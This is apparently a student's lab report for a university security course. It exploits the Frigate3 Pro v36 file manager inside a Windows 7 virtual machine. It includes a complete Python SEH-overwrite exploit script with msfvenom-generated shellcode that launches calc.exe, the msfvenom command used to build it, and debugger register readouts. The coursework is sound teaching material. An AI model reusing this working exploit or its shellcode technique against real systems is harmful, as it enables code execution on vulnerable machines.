ALAN ALEXANDER THOMAS
19BCE7588

CSE2010 LAB 10

Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**


Example:

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH**

We will be using the application Frigate for this assignment.

Frigate in Win 7 VM




Payload code:


```
f= open("payload_calc.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"
buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"
buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"
buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"
buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"
```


```
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"
buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"
buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"
buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"
buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"
buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"
buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"
buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"
buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"
buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"
buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"
buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"
buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"
buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"
buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"
buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"
buf += b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"
buf += b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a"
buf += b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"
buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"
buf += b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"
buf += b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"
buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"
buf += b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"
payload_calc = junk + nseh + seh + nops + buf
f.write(payload_calc)
f.close
```

Generated Payload:




Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator):





Bug analysis/debugging using immunity debugger.



Before Debug

Check for EIP Address


```
EIP 76EC01C8 ntdll.76EC01C8
```

Verify Starting and ending address of stack.

```
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
```

ESP: Stack Pointer EBP: Base Pointer

SEH Chain



After Debug

Check for EIP Address

```
EIP 00401000 Frigate3.<ModuleEntryPoint>
```

Verify Starting and ending address of stack.

```
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 7EFDE000
ESP 0018FF8C
EBP 0018FF94
```

ESP: Stack Pointer EBP: Base Pointer

SEH Chain